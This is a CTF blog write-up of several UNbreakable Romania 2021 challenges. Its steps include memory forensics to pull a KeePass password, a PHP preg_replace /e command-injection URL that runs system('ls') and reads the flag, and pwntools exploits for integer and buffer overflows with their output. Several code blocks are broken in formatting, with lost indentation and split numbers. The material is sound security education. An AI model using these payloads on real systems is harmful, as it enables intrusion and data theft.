TIZ'S BLOG

Articles about CTFs and IT stuffs

UNbreakable Romania Individual – 2021

Dark Mode: Off

Edition

crazy-numbers

volatile_secret

substitute

bork-sauls

the-restaurant

overflowie

crossed-pill

Dark Mode: Off

rsa-quiz

crazy-numbers – reverse

“Hi edmund. I have some problem with this strange message (1031241061730710670621440620600660701451440610710610641430651421460701431450640640600710711440610640660640671410650631431460630610610631460701450600620610600650710631461440711440660710611441450660670620641 75). Can you help me to figure out what it is?”

We can see that encoded message is formated only with digits


I used the following site to identify the cypher and seemed to be ASCII CODE

https://www.dcode.fr/cipher-identifier

Dark Mode: Off

Decoding the text to octal, we get the flag

Dark Mode: Off



In addition, the program attached to this challenge is just a proof of how this encoding works in C. It is possible to reverse the algoritm, but it takes much time

Flag :

CTF{972d2068ed1914c5bf8ce44099d14647a53cf3113f8e0210593fd9d691de6724}

Dark Mode: Off

volatile_secret – forensics

“I heard you can find my secret only from my volatile memory! Let’s see if it is true.”

We are dealing with a dump of memory file, so I used volatility

First of all, we need to find the profile of the program

```
┌──(kali㉿root)-[~/unbr]
└─$ python /home/kali/volatility/vol.py -f image.raw  imageinfo
```

The profile is **Win7SP1x64**

Next step, I wanted to see which processes were running

```
┌──(kali㉿root)-[~/unbr]
└─$ python /home/kali/volatility/vol.py -f image.raw  --profile=Win7SP1x64 pslist
```

Dark Mode: Off

```
0xfffffa801285fb30 svchost.exe        664    476      8      257      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa80128754a0 svchost.exe        716    476     20      472      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012938b30 svchost.exe        824    476     19      435      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012980b30 svchost.exe        876    476     12      265      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa801299db30 svchost.exe        920    476     32      882      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012a60b30 audiodg.exe        968    716      6      129      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012a7eb30 svchost.exe       1004    476      6      107      0      0 2021-05-07 14:58:33 UTC+0000
0xfffffa8012b54b30 svchost.exe        536    476     14      368      0      0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012c0d4a0 dwm.exe           1124    824      3       72      1      0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012c68380 explorer.exe      1136   1116     44     1092      1      0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012c8b060 spoolsv.exe       1180    476     12      262      0      0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012cc9910 taskhost.exe      1244    476     10      188      1      0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012ce5710 svchost.exe       1264    476     18      315      0      0 2021-05-07 14:58:34 UTC+0000
0xfffffa8012e574c0 svchost.exe       1092    476      6       93      0      0 2021-05-07 14:58:37 UTC+0000
0xfffffa8012c1c750 GoogleCrashHan    1532   2032      4       81      0      1 2021-05-07 14:58:39 UTC+0000
0xfffffa8012e42b30 GoogleCrashHan    1428   2032      4       74      0      0 2021-05-07 14:58:39 UTC+0000
0xfffffa8012d9eb30 SearchIndexer.    1816    476     11      620      0      0 2021-05-07 14:58:40 UTC+0000
0xfffffa8012c53360 chrome.exe        1120   1136      0 --------      1      0 2021-05-07 14:59:40 UTC+0000   2021-05-07 15:11:06 UTC+0000
0xfffffa8012ebdb30 mscorsvw.exe      1964    476      7       81      0      1 2021-05-07 15:00:41 UTC+0000
0xfffffa8010da8ae0 svchost.exe       2436    476      8      109      0      0 2021-05-07 15:00:43 UTC+0000
0xfffffa8010d89060 mscorsvw.exe      1884    476      7       76      0      0 2021-05-07 15:00:50 UTC+0000
0xfffffa8010cd8b30 sppsvc.exe        1088    476      4      140      0      0 2021-05-07 15:01:19 UTC+0000
0xfffffa8010f557c0 svchost.exe       2388    476     14      334      0      0 2021-05-07 15:01:26 UTC+0000
0xfffffa8012a8a060 taskeng.exe       2788    920      4       78      0      0 2021-05-07 15:08:34 UTC+0000
0xfffffa8010faab30 notepad.exe       2872   1136      1       61      1      0 2021-05-07 15:11:18 UTC+0000
0xfffffa8010e9cb30 SearchProtocol    2508   1816      8      278      0      0 2021-05-07 15:11:20 UTC+0000
0xfffffa80136b9060 SearchFilterHo    2384   1816      5       99      0      0 2021-05-07 15:11:20 UTC+0000
0xfffffa8010eef060 KeePass.exe       2192   1136      8      340      1      0 2021-05-07 15:11:24 UTC+0000
0xfffffa80128a3550 dllhost.exe       2044    596      6       83      1      0 2021-05-07 15:11:51 UTC+0000
0xfffffa8012f29060 dllhost.exe       2548    596      6       80      0      0 2021-05-07 15:11:51 UTC+0000
0xfffffa8010dfd060 DumpIt.exe        2252   1136      2       45      1      1 2021-05-07 15:11:51 UTC+0000
0xfffffa8010c2e060 conhost.exe       1488    392      2       50      1      0 2021-05-07 15:11:51 UTC+0000
```

We see an unusual process: “KeePass.exe”. When I found this I knew that I have to find a .kdbx file(database), where are stored informations.

I dumped all files with their offset to a single file, so that I can search through it as I want

```
┌──(kali㉿root)-[~/unbr]
└─$ python /home/kali/volatility/vol.py -f image.raw  --profile=Win7SP1x64 filescan > files
```

Dark Mode: Off

First thing when I opened this file was to search for **kdbx** and I found what I wanted

```
2842  0x00000000529e8f20   15   0 R--rwd \Device\HarddiskVolume1\Windows\System32\connect.dll
2843  0x00000000529e9c80   13   0 R--r-d \Device\HarddiskVolume1\Windows\System32\ubpm.dll
2844  0x00000000529e9dd0    1   1 ------ \Device\NamedPipe\scerpc
2845  0x00000000529e9f20    2   1 ------ \Device\NamedPipe\scerpc
2846  0x00000000529ea070    1   1 ------ \Device\NamedPipe\ntsvcs
2847  0x00000000529ea7b0    1   1 ------ \Device\NamedPipe\scerpc
2848  0x00000000529eac80    1   1 ------ \Device\NamedPipe\ntsvcs
2849  0x00000000529eadd0    2   1 ------ \Device\NamedPipe\ntsvcs
2850  0x00000000529ed6e0   12   0 R--rwd \Device\HarddiskVolume1\Windows\SysWOW64\sxs.dll
2851  0x00000000529ee070   14   0 R--rwd \Device\HarddiskVolume1\Windows\SysWOW64\iedkcs32.dll
2852  0x0000000052adfa90    6   0 R--rwd \Device\HarddiskVolume1\Windows\System32\sqlceqp30.dll
2853  0x0000000052b0e370   12   0 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Explorer\thumbcache_96.db
2854  0x0000000052b0e6a0   10   0 RW-rwd \Device\HarddiskVolume1\Windows\rescache\rc0002\Segment2.cmf
2855  0x0000000052b0e7f0    8   0 R--rw- \Device\HarddiskVolume1\Program Files\Google\Chrome\Application\90.0.4430.93\icudtl.dat
2856  0x0000000052b0eaf0   16   0 R--r-- \Device\HarddiskVolume1\Users\Unbreakable\Desktop\Database.kdbx
2857  0x0000000052b16760    2   1 ------ \Device\Afd\Endpoint
2858  0x0000000052b16dc0    1   1 RW---- \Device\HarddiskVolume1\Windows\System32\catroot2\edb.log
2859  0x0000000052b30070   14   0 R--rwd \Device\HarddiskVolume1\Windows\System32\pngfilt.dll
2860  0x0000000052b30330    9   0 R--r-- \Device\HarddiskVolume1\Windows\System32\apisetschema.dll
2861  0x0000000052b30620    2   2 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db
2862  0x0000000052bdd260    1   1 RWD--- \Device\HarddiskVolume1\Windows\System32\config\RegBack\SOFTWARE
2863  0x0000000052c04480   16   0 R--rwd \Device\HarddiskVolume1\Windows\SysWOW64\nsi.dll
2864  0x0000000052c1b580    8   0 R--r-d \Device\HarddiskVolume1\Windows\System32\fveapi.dll
2865  0x0000000052c48070   11   0 R--r-d \Device\HarddiskVolume1\Windows\System32\tbs.dll
2866  0x0000000052c8f070   12   0 R--rwd \Device\HarddiskVolume1\Windows\SysWOW64\msi.dll
2867  0x0000000052d8c140   12   0 R--rwd \Device\HarddiskVolume1\Windows\System32\WinSCard.dll
2868  0x0000000052e11070    2   0 R--r--
      \Device\HarddiskVolume1\Users\Unbreakable\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1b4dd67f29cb1962.customDestinations-ms
2869  0x0000000052e11ca0   32   0 RW-rwd \Device\HarddiskVolume1\$Directory
2870  0x0000000052e2d530   28   0 RW-rwd \Device\HarddiskVolume1\$Directory
2871  0x0000000052e2ddd0    3   1 RW--w- \Device\HarddiskVolume1\pagefile.sys
2872  0x0000000052e2ff20   16   0 R--rwd \Device\HarddiskVolume1\Windows\SysWOW64\shlwapi.dll
2873  0x0000000052e30cd0   10   0 R--r-d \Device\HarddiskVolume1\Windows\System32\msidle.dll
2874  0x0000000052e398d0   14   0 R--rwd \Device\HarddiskVolume1\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorrc.dll
2875  0x0000000052e7d510   13   0 R--r-d \Device\HarddiskVolume1\Windows\SysWOW64\nsi.dll
2876  0x0000000052e7d970   11   0 R--r-d \Device\HarddiskVolume1\Windows\SysWOW64\wintrust.dll
2877  0x0000000052e7dc70    3   0 R--r-d \Device\HarddiskVolume1\Windows\SysWOW64\wininet.dll
2878  0x0000000052e7e500   15   0 R--r-d \Device\HarddiskVolume1\Windows\SysWOW64\sechost.dll
2879  0x0000000052e7e8a0   11   0 R--r-d \Device\HarddiskVolume1\Windows\SysWOW64\msctf.dll
2880  0x0000000052e7ed70   11   0 R--r-d \Device\HarddiskVolume1\Windows\SysWOW64\iertutil.dll
Aa  kdbx
```

Now we just need to extract it by its offset

```
┌──(kali㉿root)-[~/unbr]
└─$ python /home/kali/volatility/vol.py -f image.raw  --profile=Win7SP1x64 dumpfiles -Q 0x0000000052b0eaf0 -D . -u
```

Just change the extension to .kdbx and we are good to go

Dark Mode: Off

Of course, the database file needs a password, so I went back to search for files which may contain the password

Searching for **txt** , we find an intresting file and dump it

```
0x000000005434b070     16      0 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Paint.lnk
0x000000005434b530      2      1 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\Links
0x000000005434bab0     17      1 RW-rw- \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Temporary Internet Files\counter
0x000000005434c290      6      0 R--rwd \Device\HarddiskVolume1\Windows\System32\cfgmgr32.dll
0x000000005434c3e0      8      0 R--r-d \Device\HarddiskVolume1\Program Files\Internet Explorer\ieproxy.dll
0x000000005434e550     16      0 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\SuperSecretFile.txt
0x000000005434e710     13      0 R--rwd \Device\HarddiskVolume1\Windows\System32\duser.dll
0x000000005434f070     16      0 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Google\Chrome\User Data\Default\Code Cache\js\0179
0x00000000543506b0      2      1 R--rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\WER\ReportArchive
0x0000000054350a80     13      0 R--rwd \Device\HarddiskVolume1\Windows\SysWOW64\SensApi.dll
0x00000000543512f0     33      0 RW-rwd \Device\HarddiskVolume1\$Directory
0x00000000543515a0     16      0 R--rwd \Device\HarddiskVolume1\Windows\System32\C_949.NLS
0x0000000054351f20      6      0 R--r-d \Device\HarddiskVolume1\Program Files\Google\Chrome\Application\90.0.4430.93\d3dcompiler_47.dll
0x00000000543523c0      9      0 R--rwd \Device\HarddiskVolume1\Windows\System32\msi.dll
0x0000000054352670     16      0 -W-rw- \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leve
0x0000000054353dd0     16      0 R--rwd \Device\HarddiskVolume1\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config
0x0000000054354830     16      0 R--rw- \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leve
0x0000000054357280     16      0 R--rwd \Device\HarddiskVolume1\Windows\System32\msimg32.dll
0x0000000054357c60      1      1 R--rw- \Device\HarddiskVolume1\Windows\winsxs\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.1
0x0000000054358070      2      1 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\WER\ERC
0x0000000054358700     16      0 R--rwd \Device\HarddiskVolume1\Windows\System32\uxtheme.dll
0x0000000054359d00      5      0 R--r-d \Device\HarddiskVolume1\Windows\System32\mlang.dll
0x000000005435a140      1      1 RW-rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Local\Microsoft\Windows\Explorer\thumbcache_sr.db
0x000000005435ab60      2      0 R--rwd \Device\HarddiskVolume1\Users\Unbreakable\AppData\Roaming\Microsoft\Windows\SendTo\Fax Recipient.lnk
0x000000005435b070      5      0 R--rwd \Device\HarddiskVolume1\Windows\System32\Display.dll
0x000000005435b830     10      0 RW-rw- \Device\HarddiskVolume1\ProgramData\Microsoft\RAC\PublishedData\RacWmiDatabase.sdf
0x000000005435cb40     19      1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Diagnostics-Performance%4Operationa
0x000000005435d070     16      0 R--rwd
\Device\HarddiskVolume1\Windows\assembly\NativeImages_v4.0.30319_64\System.Security\0a557a9eb630e59db01f7e4db43201bf\System.Security.ni.dll.aux
```


```
┌──(kali㉿root)-[~/unbr]
└─$ python /home/kali/volatility/vol.py -f image.raw  --profile=Win7SP1x64 dumpfiles -Q 0x000000005434e550 -D . -u
```

Running ***strings*** we will get the needed password

```
┌──(kali㉿root)-[~/unbr]
└─$ strings secret
mqDb*N6*(mAk3W)=
```

Going to our entry, we receive the flag

Dark Mode: Off



I got first blood for this challenge

Flag:

Dark Mode: Off

ctf{6034a8f96c257e8cfda0c92447033faeeb28b21bb0510b6fd3a1a31343d0f646}

substitute – web

“Hi, we need help. Because we have an admin who abuses power we no longer have control over the workstations. We need a group of hackers to help us. Do you think you can replace him?”

Accessing the site, we have the source code of it

Dark Mode: Off

Welcome guys, we have a problem:
We try to replace Admin, can you help me?
Can you replace Admin??

Source code

```php
<?php
        $input = "Can you replace Admin??";
        if(isset($_GET["vector"]) && isset($_GET["replace"])){
                $pattern = $_GET["vector"];
                $replacement = $_GET["replace"];
                echo preg_replace($pattern,$replacement,$input);
        }else{
                echo $input;
        }
?>
```

This code changes the string with other by giving **“vector”** and **“replace”** parameters

The exploit comes when **“preg_replace”** is used. It is known as a vulnerable function

This article explains very well this concept

https://www.yeahhub.com/code-execution-preg_replace-php-function-exploitation/


Dark Mode: Off

Running command “ls”

http://35.198.90.23:30447/?vector=/Admin/e&replace=system(%22ls%22);

Welcome guys, we have a problem:
We try to replace Admin, can you help me?
here_we_dont_have_flag index.php Can you replace index.php??

Flag can be accessed via **“here_we_dont_have_flag”** and file “**flag.txt**“



http://35.198.90.23:30447/?vector=/Admin/e&replace=system(%22cat%20here_we_dont_have_flag/flag.txt%22);

Flag:

Dark Mode: Off

CTF{92b435bcd2f70aa18c38cee7749583d0adf178b2507222cf1c49ec95bd39054c}

bork-sauls – pwn

"You must beat the Dancer of The Boreal Valley to get the flag."

I decompiled the program using ghidra

Decompile: main - (bork_sauls)

```
undefined8 main(EVP_PKEY_CTX *param_1)

{
  int local_14;
  int local_10;
  uint local_c;

  init(param_1);
  local_c = 100000;
  local_10 = 0;
  puts("You enter the room, and you meet the Dancer of the Boreal Valley. You ha
  do {
    puts("Choose: \n1.Roll\n2.Hit(only 3 times)\n3.Throw Estus flask at the boss
        );
    __isoc99_scanf(&DAT_001020b5,&local_14);
    if (local_14 == 3) {
      local_c = local_c + 1999999;
    }
    else {
      if (local_14 < 4) {
```

Dark Mode: Off

```
22          if (0 < local_14) {
23            if (local_10 < 3) {
24              local_c = local_c - 30000;
25            }
26            local_10 = local_10 + 1;
27          }
28        }
29        else {
30          if (local_14 == 4) {
31                      /* WARNING: Subroutine does not return */
32            exit(0);
33          }
34        }
35      }
36      printf("Health: %d\n",(ulong)local_c);
37    } while (-1 < (int)local_c);
38    printf("Congratulations. Here\'s your flag: ");
39    system("cat flag.txt");
40    return 0;
41  }
```

We see that our execution of the loop stops if variable **local_c** is a negative number

Because we can't decrease our value to a negative one, we have to break the logic of the program creating an integer overflow

This is possible because variable **local_c** is type int and we will reach the desired value very fast through a script

Dark Mode: Off

```
#!/usr/bin/python3

from pwn import *

elf = ELF("./bork_sauls")

    p =elf.process()

p = remote("127.0.0.1",4444)

for i in range(1300):
try:
p.sendline("3")
```

Dark Mode: Off

```
except:
pass
```

```
p.interactive()
```

```
Health: 2146098927
Choose:
1.Roll
2.Hit(only 3 times)
3.Throw Estus flask at the boss (wut?)
4.Alt-F4

Health: -2146868370
Congratulations. Here's your flag: ctf{d8194ce78a6c555adae9c14fe56674e97ba1afd88609c99dcb95fc599dcbc9f5}
```

Flag :

ctf{d8194ce78a6c555adae9c14fe56674e97ba1afd88609c99dcb95fc599dcbc9f5}

the_restaurant – web

Dark Mode: Off

“Time for you to brush up on your web skills and climb the Michelin star ladder!”

In this challenge we have multiple things to do

The first level, was very easy, just by clicking on **“Floppy Flag”** box

The Restaurant, -1 stars
here

1st part of flag: CTF{192145131

Go on to the next part!

For the second level, we had to remove the **“disabled”** function for “Fruity Flag” box

This was done by inspecting the page and deleting the function

```
▼<strike>
    <input id="flag" type="checkbox" name="flag" disabled="">
    <label for="flag">Fruity Flag</label>
  </strike>
```

Dark Mode: Off

Here's your order!

2nd part of flag: b9d4a78730396

Go on to the next part!

In the third level, we had to change **“id”**, **“name”** and **“for”** of a food

I decided to do it for “Pensive Profiterol”, but the impact is the same for all of them

```
  <input id="pensive-profiterol" type="checkbox" name="pensive-profiterol">
  <label for="pensive-profiterol">Pensive Profiterol</label>
</li>
```

```
    <input id="flag" type="checkbox" name="flag">
    <label for="flag">Pensive Profiterol</label>
  </li>
```

Don’t forget to press on the text when you submit **“Order now”**

Here's your order!

3496e2e6ff438

~ 3rd part of flag Go on to the next part!

Dark Mode: Off

For level 4 we needed to modify the ticket in an unwanted way

I changed default ticket to **“ticket:flag”**

★ 4TH PART OF FLAG ★

790db98b85df8

GO ON TO THE LAST PART!

BON APETIT!

The approach for the level 5 was similar to level 4

I chose “Not The Flag” option and I modified the value for the ticket to **“ticket:flag”**

Dark Mode: Off

Flag:

CTF{192145131b9d4a787303963496e2e6ff438790db98b85df847c9b0e2ef0a5a07}

oveflowie – pwn

“This little app brags that is very secure. Managed to put my hands on the source code, but I am bad at pwn. Can you do it for me please? Thx.”

Dark Mode: Off

I opened it in ghidra and looked after **“verySecureFunction”**

```
void verySecureFunction(void)

{
  int iVar1;
  char local_58 [76];
  char local_c [4];

  puts("Enter the very secure code to get the flag: ");
  gets(local_58);
  iVar1 = strcmp(local_c,"l33t");
  if (iVar1 == 0) {
    puts("Omg you found the supersecret flag. You are l33t ind33d");
    system("cat flag.txt");
  }
  else {
    puts("Told you this is very secure!!!");
  }
  return;
}
```

We see the vulnerable function **“gets”** which means that it doesn’t verify in any way the user input

Our goal is to overwrite the **“local_c”** variable because we need to get value 0 for variable iVar1 when it compares with **“l33t”** string

Dark Mode: Off

Starting with an offset of 76 “A” ‘s to fill the **“local_58”** ‘s variable we need to add the **“l33t”** string when it overwrites **“local_c”**

Exploit

```
#!/usr/bin/python3
```

```
from pwn import *
```

```
elf = ELF(“./overflowie”)
```

```
#p = elf.process()
```

```
p = remote(“127.0.0.1”,4444)
```

```
def exploit():
```

Dark Mode: Off

```
offset =76
payload = b”A”*offset
payload += b”l33t”
```

```
p.sendline(payload)
p.interactive()
```

```
if __name__==”__main__”:
exploit()
```

```
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAl33t\n'
Switching to interactive mode
UG] Received 0xab bytes:
b'Enter the very secure code to get the flag: \n'
b'Omg you found the supersecret flag. You are l33t ind33d\n'
b'ctf{417e85857875cd875f23abee3d45ef6a4fa68a56e692a8c998e0d82f4f3e6ac7}\n'
```

Flag:

Dark Mode: Off

ctf{417e85857875cd875f23abee3d45ef6a4fa68a56e692a8c998e0d82f4f3e6ac7}

crossed-pill – steganography, misc

“You might not see this at first. You should look from one end to another.”

I really enjoyed this challenge.

We are dealing with a .png file. Running **“strings”** command, we have an idea of how the encoded image was formated because we are able to see python code at the end of png ‘s data

Dark Mode: Off

```python
import numpy as np
from PIL import Image
import random
img = Image.open('flag.png')
pixels = list(img.getdata())
oioi=[]
for value in pixels:
    oi = []
    for oioioi in value:
        # hate me note for the var names ;)
        if oioioi == 255:
            oioioi = random.choice(range(0, 255, 2))
        else:
            oioioi = random.choice(range(0, 255, 1))
        oi.append(oioioi)
    oioi.append(oi)
img = Image.new('RGBA', [200,200], 255)
data = img.load()
count = 0
for x in range(img.size[0]):
    for y in range(img.size[1]):
        data[x,y] = (
            oioi[count][0],
            oioi[count][1],
            oioi[count][2],
            oioi[count][3],
        )
        count = count + 1

img.save('image.png')
```

Anyway, for this challenge I used **“stegoveritas”** tool and we got multiple files with a potential initial image

Dark Mode: Off

```
┌──(kali㉿root)-[~/unbr]
└─$ stegoveritas image.png
```

This seems promising

I used a special qr code scanner on my phone because basic qr code scanners weren't able to decode it

Dark Mode: Off

19:39

Scanare

Text

16 mai 2021 19:39, QR_CODE

ctf{3c7f44ab3f90a097124ecedab70d764348cba286a96ef2eb5456bee7897cc685}

Caută pe web

Distribuie

Dark Mode: Off

Flag:

ctf{3c7f44ab3f90a097124ecedab70d764348cba286a96ef2eb5456bee7897cc685}

rsa-quiz – cryptography

“We were trying to develop an AI-powered teacher, but it started giving quizes to anyone who tries to connect to our server. It seems to classify humans as ‘not sentient’ and refuses to give us our flag. We really need that flag – can you please help us?”

During this challenge I had some issues

I couldn’t do all calculations on my pc. I’m not sure why, but instead I used an online console

`https://asecuritysite.com/encryption/rsa12_2`

Dark Mode: Off

This is the structure of the program which helped me to do most of the calculations and just playing with the values of the variables

```
import libnum
import sys
```

```
p=
c=
q=
```

```
if (len(sys.argv)>1):
c=int(sys.argv[1])
if (len(sys.argv)>2):
p=int(sys.argv[2])
if (len(sys.argv)>3):
q=int(sys.argv[3])
```

Dark Mode: Off

```
n=
PHI=(p-1)*(q-1)
```

```
e=
d=(libnum.invmod(e, PHI))
```

```
res=pow(c,d, n)
```

```
print (“Cipher: “,c)
print (“p: “,p)
print (“q: “,q)
```

```
print (“\n=== Calc ===”)
print (“d=”,d)
```

Dark Mode: Off

```
print ("n=",n)
print ("Decrypt: %s" % ((res)))
```

To answer to the questions, some formulas are required to be known

```
plaintext = c^d % n
```

```
ciphertext = p^e % n
```

```
n = p*q
```

```
totient(PHI) = (p-1)*(q-1)
```

My final script

Dark Mode: Off

```
#!/usr/bin/python3
```

```
from pwn import *
```

```
r = remote("127.0.0.1",4444)
```

```
p = 96376040639814309963582164527 1
q = 65284348967018771297617149358 7
e = 65537
d=
307128003403317747267180880276778243646877508627728107750933
```

```
other_n = 675663679375703
other_q = 29523773
```

Dark Mode: Off

```
quiz_2 = 19*3739 # p*q
quiz_3 = other_n//other_q # n/p
quiz_4 = (1337**3)%616571 # p^e % n
```

```
quiz_5 = (p-1)*(q-1)
quiz_7 = 13333333333333333333333333337
quiz_8 =
151278525444064658069879866884270452252861617143516500870512
quiz_9 = 20972587402417730221370513744469 64
```

```
r.sendlineafter("for? ","shamir") #1
r.sendlineafter("n? ",str(quiz_2)) #2
r.sendlineafter("p? ",str(quiz_3)) #3
r.sendlineafter("ciphertext: ",str(quiz_4)) #4
r.sendlineafter("of n: ",str(quiz_5)) #5
```

Dark Mode: Off

```
r.sendlineafter(" e): ",str(d)) #6
r.sendlineafter("number): ",str(quiz_7)) #7
r.sendlineafter("e): ",str(quiz_8)) #8
r.sendlineafter("number): ",str(quiz_9)) #9
r.sendline("yes")
```

```
r.interactive()
```

```
r.close()
```

```
Did you enjoy this quiz? (one word)
The quiz is over! You got max points. Here's your reward:
CTF{45d2f31123799facb31c46b757ed2cbd151ae8dd9798a9468c6f24ac20f91b90}
[*] Got EOF while reading in interactive
```

Flag:

CTF{45d2f31123799facb31c46b757ed2cbd151ae8dd9798a9468c6f24ac20f91b90}

Dark Mode: Off

Published 16 May 2021

By Tiz

Categorised as CTF

Leave a comment

Your email address will not be published. Required fields are marked *

Comment

